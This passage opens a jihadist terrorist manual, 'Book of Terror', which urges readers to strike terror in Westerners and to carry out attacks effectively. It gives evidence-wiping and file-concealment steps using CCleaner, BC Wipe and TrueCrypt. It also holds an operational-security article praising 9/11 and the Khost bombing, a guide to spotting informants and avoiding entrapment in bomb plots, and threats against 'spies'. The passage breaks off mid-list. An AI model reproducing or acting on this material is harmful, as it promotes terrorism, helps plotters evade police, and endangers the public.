
IT'S EVERY MUSLIMS OBIGATION TO STRIKE TERROR
IN THE HEARTS OF THE ENEMIES OF ALLAH & HIS BELOVED MESSENGER SAW



BOOK OF TERROR

COMPILED BY ABU KITAAB AL-INKALTARRA
(ENGLAND)

A GUIDE TO STRIKE TERROR IN THE HEARTS OF THE KUFFAR OF THE WEST

Part 1/2

BISMILLAH HIR RAHMAAN NIR RAHEEEM

As Sallamu 'alikum Wa rahtullahi wa Barakaatuh yaa Mujaahid/ah

The purpose of this compilation is to prepare the Mujahid Fi Sabi Lillahi

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CHAPTER 1

THE BEGINNING OF TERROR

Disclaimer
Please Read Carefully!!!

In the Name of Allah, The Most-Compassionate The Most-Merciful
Allahummar zuqnee shahaa datan fi sabi lik
Oh Allah! Grant me Martydom in your Path

Disclaimer for my Brothers/Sisters who download this
Caution! Important! Read First!!

Please follow these steps so that you wipe all incriminating evidence that the kuffar could potentially use against you in court if you are caught.

Step 1: Please switch off your internet (if you are unsure how to do this then follow any of the following assuming this you have just downloaded this on your **home computer/home internet:**

1. Remove any usb dongle/or adapter that allows you to connect to the internet
2. Remove any Ethernet cable inserted directly into your PC or Laptop that allows you to connect to the internet
3. If it is a built in device then switch off through the devices software
4. If still you are unsure then just switch off your hub/router from the adapter that supplies the internet)

Now test your internet by opening your web browser. If you get an error message, then it should be off.

Remember do not leave the internet running on if you are not using it, would you leave your keys in your front door while you are in another part of the house NO! So why leave your internet on if you are not using it. Anyone who has knowledge can hack/infiltrate/access/edit/copy/delete/add any file/password/details from your computer in matter of seconds? Do not give this opportunity the kuffar,

Be careful and aware!

Step 2: Install **CCleaner, Privacy Mantra & BC Wipe** (in the programs folder included) to your computer then follow the steps (look in the bookmark CHAPTER 5) on how to use **CCleaner, BC Wipe & Index file** The reason for this is to remove any evidence on your computer that you have which could be used against you.

Step 3: now you need to store this file, get a usb drive or preferably a micro sd card that you will solely use to store this book even your hard drive. (Before copying, rename the file name to whatever that won't raise suspicion. Do not delete the original file yet!
As you will delete the original with BC Wipe. You could even hide in your computer by storing it amongst some files ie if you have movies or anasheed or even system files on your computer you could rename (quran makkah sudais live taraweeh.avi) etc. Now follow the steps to encrypt file using TrueCrypt (Check bookmark)

Step 4: delete the original file you downloaded file using BC Wipe, to delete. (follow instructions on how to use BC Wipe)

Step 5: use Truecrypt to open the encrypted file and Read the book!

Two Warnings

In the Name of Allah, The Most-Compassionate The Most-Merciful
Allahummar zuqnee shahaa datan fi sabi lik
Oh Allah! Grant me Martydom in your Path

1st Warning For those who wish to do Jihad.

Assuming you are reading this before you jump to any other chapter. A Simple word to my beloved Brothers & Sisters - **Be careful!!**

Be very careful in who you speak to about your intentions, even if they are to your closet friend, relative, someone whom you just met who has the same interests or anyone of knowledge especially ulema' of today or should I say "Scholars For Dollars". (Unless these are honest and sincere ulema who openly call for shariyyah and jihad). Be careful when browsing/socializing on the net and using your phone, try not to use these digital methods to communicate your intentions or cause suspicion for the kuffar to keep you under surveillance for example posting on your facebook you want to "kill kuffar". If you feel you are being watched then stop all activity and give the impression of that you are dumb on the matter for:
Jabir bin 'Abdullah narrated The Prophet said; **"War is deceit."** (Bukhari bk.4 vol.52 hadith.269)

So as of now cease all communication especially internet and just spend time studying this book, praising Allah and staying on the straight path.

Also just because you live in the west doesn't mean you should stop you from interacting with the kuffar (disbelievers). Would you interact with the same kafir if they were Muslim before you met them? Remember the overall objective for the purpose of Jihad can be answered by the statement of Allah SWT: **And fight them until there is no more *Fitnah*** (disbelief and polytheism: i.e. worshipping others besides Allâh) **and the religion** (worship) **will all be for Allâh Alone** [in the whole of the world]**. But if they cease** (worshipping others besides Allâh), **then certainly, Allâh is All-Seer of what they do. (8:39)**

From this you can see that "**and the religion (worship) will all be for Allâh Alone"** is what we strive for, it is the right of Allah (Creator) over us (Creation).

So try to treat the general kuffar whom are like sheep with a taste of desiring Islam not desisting Islam. It is only certain Shepherds and brand of sheep whose sole objective is to harm the Muslims wherever they may be that we will Inshallah fight.

2nd Warning for those who take the side of kuffar (Hypocrites, spies, so called muslims etc..)

I am not going to waste my words on you. All I have to say to you is repent to Allah SWT before it is to late, if not then you have opened the door for us to spill your blood & your final matter remains with Allah.

PREFACE

In the Name of Allah, The Most-Compassionate The Most-Merciful
Allahummar zuqnee shahaa datan fi sabi lik
Oh Allah! Grant me Martydom in your Path

First of all I am not a scholar or a very learned person but only a Slave of Allah who sees an occurring dilemma in the call to Jihad amongst the Muslims of the west and those who stand up to the call of "Hayya a'lal jihad".

Many Muslims of the west have their fingers thrusted in their ears at the slight **mention** of Jihad, **participating** in Jihad and more importantly **helping** the cause of Jihad Fi Sabi Lillah. Unfortunately for you people I will not address you straight away, for my address is with those who have sincere intention to do Jihad.

Ask yourselves which would you prefer, a high success rate operation without any glitches causing maximum damage, or a botched and failed operation that has virtually minimal or no impact whatsoever. The First right!

But many a times do we see brothers and sisters carrying out solo/group ops with high fail rate due to lack of preparation or sometimes missing out the unintentional obvious or carrying out an ops from the spur of the moment without any thorough planning. By the way this is in no way intended as an insult at those brothers and sisters who carried out operations that failed or had minimal effect as intended. Remember All Decree is from **Allah** SWT even if you have prepared well and covered every angle.

We actually pray for those brothers and sisters who responded to the call of Jihad in whatever form, and ask Allah SWT to deliver you from the hands of the enemies of Allah, to grant you patience and strong imaan and to reward you abundantly in the hereafter.

To those who have the intention to do Jihad I've compiled this book for you in order that you, my beloved brothers and sisters can understand/thoroughly plan/put into practice operations without raising any suspicion. Inshaallah!

This is but a mere compilation of articles/books/resources and sufficient knowledge gathered from various scholars/individuals who have not turned their backs on the call of Jihad to help you to do Jihad in its most **effective** way **Insha Allah! (and the odd article from the kuffar)**

The other reason why I compiled this is so that you have all the resources you need without spending too much time finding the relevant information and simultaneously raising too much suspicion.

My beloved Mujahid brothers/sisters who are the pearls in this world utilize the fruits from this compilation in whatever way you can. Read thoroughly and educate yourselves so that you gain a desire for Jihad/Shahaadah but more importantly to please Allah SWT by defending his blessed Deen.

Abu Ink-al-Terror

You want to tell everyone how the kuffar will die!

Keep it to yourself!

You want to make YouTube videos to express your views and thoughts on the Kuffar!

Keep it to yourself!

You want to call for Jihad openly

Keep it to yourself!

Why? Why? Why???
Because the Kuffar are looking for you and so are the murtads, Jasoos (apostates and spies) and even so called muslims, and doing the above will mean you have made their jobs easier, you have unmasked yourself.
To do Jihad is Not to say a few words then khalaas. (to the oppressive ruler yes!), but actions, but actions and actions.
Merely saying a few words will not shake the kuffar, but action will strike fear into the hearts of the Kafir.

Hence why this compilation.

Allah has given you AQL (mind) so

Use your Brain!
Use your Logic! &
Use your Initiative!

What is the Meaning of Jihad?

In the Name of Allah, The Most-Compassionate The Most-Merciful
Allahummar zuqnee shahaa datan fi sabi lik
Oh Allah! Grant me Martydom in your Path

I am not here to debate what is the meaning of Jihad nor the root form of Jihad, but understand this, those who say that we need to do Jihad al Akbar striving against the nafs (in reference to the weak hadith of the lesser Jihad vs the greater Jihad), need to review what they have just said. You wish to partake in something that is great without even taking baby steps, you want to jump into deep end of the ocean without even ever practicing in the shallow area. HAVE YOU LOST YOUR MIND!!! ARE YOU INSANE???

YES WE ARE TERRORIST!

IT IS OUR DUTY TO TERRORIZE WHEN THE ENEMIES OF ALLAH SWT COME CRASHING DOWN UPON US WITH THEIR FULL FORCE.

- And prepare against them all you can of **POWER**,
- including steeds of war (tanks, planes, missiles, artillery)
- to **TERRORIZE** the enemy of Allah and your enemy,
- and others besides whom, you may not know but whom Allah does know.
- And whatever you shall spend in the Cause of Allah shall be repaid unto you, and you shall not be treated unjustly." (Surat Anfal, Ayah 60)

Strong security is of great Importance

(Article by Ansar)

Salaam Alaykom wa rahmatollah wa barakatuh,

In the name of Allah, most gracious, most merciful.

Praise be to Allah, Lord of Creation; Lord and Supporter of the oppressed monotheists; Breaker and Vanquisher of unjust tyrants. Peace and blessings be upon the Seal of the Prophets, and their master; Imam and exemplar of the Mujahideen; and upon his household and his companions and those guided by his guidance; revive his Sunnah until the Day of Judgment.

To proceed:

Allah says in His Book:

And when the disbelievers plotted against you to capture or to kill you or to expel you; they were plotting and Allah was plotting also, but Allah is the Best of Plotters. (Qur'an 8:30)

Preserve the specialist in the fields of Jihad

In the last ten years many Jihadist have been captured by the crusaders and apostate forces. If we look through the files of the intelligence services we find many unnecessary reasons that led to the capture of the brothers. Many brothers who have the right motivation and plans are not focusing enough on security.

What I noticed in the reports is that the brothers are only thinking about how to achieve martyrdom. There is no doubt that Martyrdom is a great thing to achieve but this is not the main cause. The main cause of Jihad for the sake of Allah is to make the word of Allah supreme on earth. If we look at the Al-Qaeda organization we find many interesting things that show us the cleverness of the Al-Qaeda leadership. Many brothers who joined the ranks of the Mujahideen were very eager to carry out a martyrdom operation. Many of those brothers were rejected by the "Martyrdom seekers council" to carry out a martyrdom operation.

In guerrilla warfare it's important to preserve the specialists and use them in different fields of Jihad. If we study different books of guerrilla warfare we find a very important subject which the Muslims need to implement. In the first stage of Guerrilla warfare it's important to prepare the Mujahideen in the fields of security. The most important rule in the first stage is **"Fight the enemy to stay alive"**. In the first stage the group is small in numbers and equipment. There is no doubt that victory comes only from Allah, but we need to take the right steps to gain victory over our enemy.

It's very hard these days to find a Muslim who is willing to serve his religion and die for it. If there are any Muslims who have these two characteristics the leadership will do their utmost best to preserve them. The motivation of this group is something which money can't buy. It's a gift from the Creator of the heavens and earth to this Ummah. To make it more clear I will give an example: let’s say you're walking by a river with your friends. You see something floating in a distance but you're not really sure what it is. After a few seconds you come to the

realization that a young child is drowning in the river. What will happen in the coming few seconds are the most important seconds of the whole situation. Someone from the group is going to act and make a difference. The leader of the group is going to use task distribution. He will ask someone to call an Ambulance and choose the fittest person for the rescue operation. What we learn from this example is that without the leader the child would have drowned. But let us turn over the task distribution. What would happen if the leader would send a weak person to rescue the child? He would end up with two dead people between his hands!

"An expert is someone who has succeeded in making decisions and judgments simpler through knowing what to pay attention to and what to ignore." (Quotations)

Foundation of security

Security is one of the most important pillars for a Mujahid or a Jihadi group. Without security the group will fail miserably and become an easy target for the enemy. Every Jihadi group needs to have a written plan regarding security. I'm not talking about a plan which is written down only for the sake of having a plan. I'm talking about a plan which needs to be implemented by every member of the group. Security is not something you can find in books or in manuals. Security is something you need to develop by using counter measures against the enemy. It's important to have knowledge about security and warfare but not implementing the knowledge is called stupidity. We could compare it with a scholar who knows everything about the Islamic religion but doesn't pray a rak'a to Allah.

The likeness of those who were entrusted with the Tawrah, but did not carry it, is as the likeness of a donkey which carries huge burdens of books. How bad is the example of people who deny the Ayat of Allah. And Allah does not guide the people who are wrongdoers. (Quran 62:5)

Every Jihadi operation needs to have a strong foundation of security. What will happen to a huge building with a weak foundation? The building will collapse and crush the people, right? The same thing will happen with a Jihadi group or a lone wolf who plans to carry out a big operation with a weak foundation of security.

The implementation of security measures.

How higher the position of a member the more security measures need to be implemented by the organization. The security measures which are implemented for a commander are not the same which are implemented for a low ranking fighter. Security measures need to protect the individual and safeguard their information.

O' you who believe! Take your precautions... (Qur'an 4: 71)

Security measures need to fit in the environment of the individual. If the person is known by the enemy the organization needs to take different security measures than a person who is not known by the enemy. For example; the spokesman of the **Youth Mujahideen movement** is known to the enemy but the leader of **Al-Shabaab** is not known to the enemy. There are hundreds of images of the spokesman and not a single one of the leader. This shows us that the spokesman has the permission to present himself to the world and the leader not. This is a new tactic is being used by many Jihadi groups after the martyrdom of Abu Mus'ab May Allah have mercy on him.

Sense of Security and infiltration

The first and most important step for the security of a Mujahid is Knowing who you work with. If you don't know who your partners are, this will cause insecurity. You could expose yourself and your group to informants of various intelligence agencies. If the group is infiltrated by the intelligence agencies then you don't have another

choice than to break up the group.

In the books of warfare we find that, surprise attacks are the most effective blows to an army or a resistance group. If the enemy succeeds in infiltrating an army or a group this will have a major effect on every single individual. Everyone is going to focus on each other and forget the main cause of the group. While the other group is busy with finding the informants, the enemy will prepare another surprise attack which will strike fear and terror in the hearts of the soldiers. If we read the reports about the attacks of New York and Washington we find that the American government was surprised by the attacks. After the attacks, the Americans were expecting other attacks in different cities. The fear and terror which was going through the veins of America after the attacks were heavier than the day of the attacks. Al-Qaeda managed to infiltrate America and attack them with their own technology.

If there is a sense of security between the Mujahideen this will motivate them to proceed with military operations against the enemy. If the group is getting eliminated every day by the enemy this will demotivate the Mujahideen and strike fear and insecurity between them.

Security examples from the Seerah of the Prophet

If we study the biography of the Prophet Muhammad (Peace be upon him) we find many examples regarding security. If we study the first stage of preparation for the migration to Medina, we find many security measures which were implemented by the Prophet Mohammed Peace be upon him. The foundation of the security plan was prepared in the house of Abu Bakr RA. The first measure was to order Ali RA to sleep in the bed of the Prophet peace be upon him. The polytheist used to peep through the door lock to be sure the Prophet was still sleeping in his bed. The second measure was to locate a place to go into hiding for 3 days. Many people don't pay any attention to the details of the biography. Why did the Prophet peace be upon him choose the cave at Thawr mountain as a hiding place? The Prophet peace be upon him walked to the cave at the time the shepherds walked by the Thawr mountain. He did this so that the sheep and camels would erase the tracks of him and Abu Bakr RA. These are only two examples of hundreds of examples we find in the Seerah of the Prophet Muhammad peace be upon him.

Security development

The war between the Mujahideen and the crusader forces is a war of intelligence. The first rule of intelligence war is **"Who is going to find the other first".** If we look at the war between the Americans and Al-Qaeda in Afghanistan/Pakistan, we find a war of unmanned drones and spies against an invisible enemy which is only known by their military operations. The Americans are not fighting people who have uniforms and military bases. They are fighting people who are living near to the enemy. Some of them are not only living near the enemy but with the enemy in their military bases. The best example of intelligence war is the operation which killed seven CIA commanders in Khost province. This operation was one of the most difficult operations executed by the soldiers of Al-Qaeda.

If we want to operate on high levels we need to study the technology our enemy is using to harm our leaders, soldiers and supporters. It's impossible to implement security measures without knowing what the enemy is using against you. If we look at the security measures we used 10 years ago it becomes worthless these days. For example; ten year ago we used mobile phones to communicate with each other. If we use mobile phones these days this will definitely cause harm and destruction to the Mujahideen. Therefore we use different tools to outsmart the enemy. Sometimes it's better to use simple things than complicated tools which cost allot of money.

"You can discover what your enemy fears most by observing the means he uses to frighten you." (Quotations)

This is what I have to say about the importance of security. If I have some free time, I will write part 2 Insha'Allah.

And Allah is predominant over His affair, but most of the people do not know. {Yusuf 12:21}

O Allah, grant victory to the Mujahedeen over their enemy… Don't make them reliant on their sayings and doings, and be merciful upon them and be for them and not against them… O Allah, make them from the believers who remember You and fear You and rely on You truly, and make them, O Allah, from the repenting worshippers who fear and obey You… O Allah, make them from those who are the victors before You, those who are deserving of Your victory.. O Allah, reveal upon them your victory, O Lord of the worlds… O Allah, reveal upon them your victory and make them steadfast and shake the earth from below the feet of their enemies, O Victory granter O Helper!

And Allah knows best… and peace and blessings of Allah on our Prophet Muhammad saw and on his family and companions altogether…

Don't forget me in your prayers

Was salaam Alaykom,

The poor and weak servant of Allah
(ANSAR)
Sunday December 11th 2011

AWARENESS TRAINING

It is estimated that if ten people witnessed the same crime and then were separated before they could compare what had taken place, ten different descriptions would be given. People rarely pay attention to what is going on around them unless, or until, it becomes of importance to them personally. This book stresses the importance of using disguise and false identification to foil positive identification. But just as important to your success are your own observation skills.

Start now developing and exercising your observation powers. Make a habit of studying your surroundings. listen when others talk. A man can reveal a great deal about himself through his conversation and opinions. make a note of features or habits that make one man different from another. Think of the people you know intimately. Can you tell whether they are right or left handed? What color are their eyes?

Sharpen your observation skills.
Taken from Hitman

Watch out for Spies

In the Name of Allah, The Most-Compassionate The Most-Merciful
Allahummar zuqnee shahaa datan fi sabi lik
Oh Allah! Grant me Martydom in your Path
Taken from ansar1

All praise to due to Allah, the creator and sustainer of the Universe. All praise to due to Him who said:

"And whether you keep your talk secret or disclose it, verily, He is the All-knower of what is in the hearts. (Qur'an 67:13)"

And may His peace be upon the Final Prophet, who said:

“Maintain truthfulness, for truthfulness leads to righteousness, and righteousness leads to Heaven. A man continues to maintain truthfulness until he is recorded in Allah’s book as truthful. Refrain from lying, because lying leads to blatant evil, and evil leads to the fire. A man continues to lie until he is recorded in Allah’s book as a liar. (Bukhari, Muslim, Abu Dawood and Al-Tirmithi)."

And upon his family and his companions and his followers.

To proceed:

Allah said in His Book:

And when the disbelievers plotted against you to capture or to kill you or to expel you; they were plotting and Allah was plotting also, but Allah is the Best of Plotters. (Qur'an 8:30)

With this in mind, and in light of recent events, most notably the arrest of our brother in Oregon (may Allah keep him steadfast and free him), I have decided to record and write down 10 methods which, through my own personal experiences, will shed light onto the tactics used by spies and/or informants to entrap and ultimately arrest Muslims, and the ways to defect and foil these plots.

One

A spy will always start with "grooming." The process of grooming takes several months or even longer. Sometimes this informant can be active on a forum or in a masjid for several months alone before they even make contact with the individual they seek to entrap. Once they make contact, the dialogue is typically small. Such topics as translations, finding nasheeds, looking for a husband/wife, or best places for halal food are discussed, simply because they are low key. These are used to gain trust and not seem blunt, because bluntness (i.e. talking about Jihad from day one) raises red flags. A spy may groom their target for months before mentioning Jihad, and even then, they will start out small, with such topics as "did you like the new video by As-Sahab" or "what is your favorite Jihadi nasheed."

Two

You may notice red flags in the form of lies and inconsistencies. Such red flags can include changes in stories, which are typically elaborated upon once you make it known that you are aware in the changes in their stories.

For example, a spy may mention he is a student in an American university. However, being smart, you notice he comes online or is at the masjid during what would be normally considered as school hours. When you say "I thought you were in school" they will quickly change their story to accommodate with a statement such as "I am taking online classes" or "I only go to night school." Watch for small things which may seem insignificant, such as the mentions of family members, a job, or knowledge of a particular topic. If it is revealed that this person has told one lie, even if it involves something small, take precautions that everything may very well be a lie.

Three

Other red flags include major statements. These typically include claims to be a member of a Mujahideen organization, or to be in contact with Mujahideen or particular Shayook, or to have known personally or met various leaders of the Mujahideen. This should be obvious. Anyone who makes these claims is either a liar, or if they are truthful, then they are extremely jahil (ignorant) when it comes to security, both for themselves and for the Mujahideen whom they represent.

Four

A spy will typically claim to be busy, most likely with school studies. This personally will frequently make apologies for not being around as a result of studying for midterms or doing homework. Spies use this ploy to make themselves seem normal, as if they have a life that can be related to. This does not mean that someone Mujahideen are not students and hard at work with studies, because some in fact are. However, if one really seeks Jihad, and in particular Shahadah by means of an Istishhadi or Fidaye mission, it is unlikely their primary focus is schooling. They excuse of schooling is used most frequently, as opposed to health problems or a job, possibly because a target who is being groomed may feel that an unhealthy person is unfit for Jihad or a person who has a job and thus pays taxes is in some was a collaborator. Regardless of the reasons, this excuse and constant apology for a late reply, even it is sent a day or two after your message to them, is quite common.

Five

Spies will ask their targets to be "specific" and "clear." For example, if you say you say you are interested in Jihad, they will ask if you mean physical Jihad. If you mention you have knowledge of firearms, they will ask what kind of firearms and what do you know. One must watch their words at all times, or better yet, say nothing. They reason spies ask their targets to be precise is not because they don't understand you, but rather because if and when you are arrested, they want to make sure a jury will understand what you meant and thus convict you. If you are vague then there is a chance a jury will not convict. If you keep your mouth shut, then there is a chance you will not even be arrested. A spy may or may not make threats themselves, but will wait for you to do the talking. After all, it you they want, and no matter what threats a spy says, he cannot get into any trouble for making them. They want you to talk and be specific.

Six

In the process of grooming, a spy will always accept you. They will accept your manhaj and not debate it, even if they say it is different from their own. Typical behaviors such as smoking, listening to music, or hanging photos are never condemned by spies if they target says that they do this; spies may in fact claim to even do these things themselves. They will always answer personal questions and take no offense when you ask, because after all, they are lying. If you are a revert to Islam and make mention of sinful behaviors in your life prior to accepting Islam, a spy will not seem to care at all. Spies never appear to get mad at or disagree with their targets, except under one condition. This condition is if the target appears to break away from or become disenchanted with the idea of Jihad. Then they spy will badger their target, typically by bringing up their past words or using techniques to make them feel guilty. Only if the target seems to be against the Jihad which the spy is talking about - whether

it is Al Qa'idah or Jaish e Muhammad - will the spy become or appear to become upset.

Seven

Ask yourself, what does this person trust you? In a world where literally anyone can be a spy, why does this person trust you? Why are they claiming to be a Mujahid, and telling this to a person who they met over a computer or at the masjid? Why are they telling you they want to conduct Jihadist operations or make hijrah? You cannot know if anyone is sincere, and this is the sad reality. Think about why they would trust you of all people, and not someone else. The answer is because they are seeking to arrest you, and this is part of their grooming process.

Eight

Now ask yourself, if they already trust you, why do they need you? If they want you to make hijrah with them, ask yourself why they are not going alone or with someone else? If they need someone to carry out an operation on the home-front, as yourself, what do they pick you? If you look at the events of Oregon and learn from them, you will see that it was a group of "brothers" who in fact were spies that recruited our noble brother, may Allah free him. One can now ask himself "if there was already a group of brother, amongst them a bomb maker, why did they need someone else to drive the car?" If an individual already claims to know how to build a bomb, why would they ask you to plant it? Is it because they are afraid to die? Is it because they want to make more bombs? Or, or than likely, is it because they want to entrap you? This is especially true in such scenarios that contain multiple spies. If there is already a group who is claiming to be Mujahideen and preparing an attack, what do they need from you?

If they claim to be Fidayeen, why do they need one more?

Why not recruit ten more, why not use one less?

Why do they ask you to help them train if they already claim to have knowledge of firearms and explosives?

Why do they need a cameraman; cannot one of them film the training?

Sometimes when an operation is to be carried out, if it is you who is asked to plant the bomb. Ask yourself why do they want you to plant they bomb or become the Fidaye? And if they already have a plan, why do they trust you, a relative stranger, to help them? These questions must be asked.

Nine

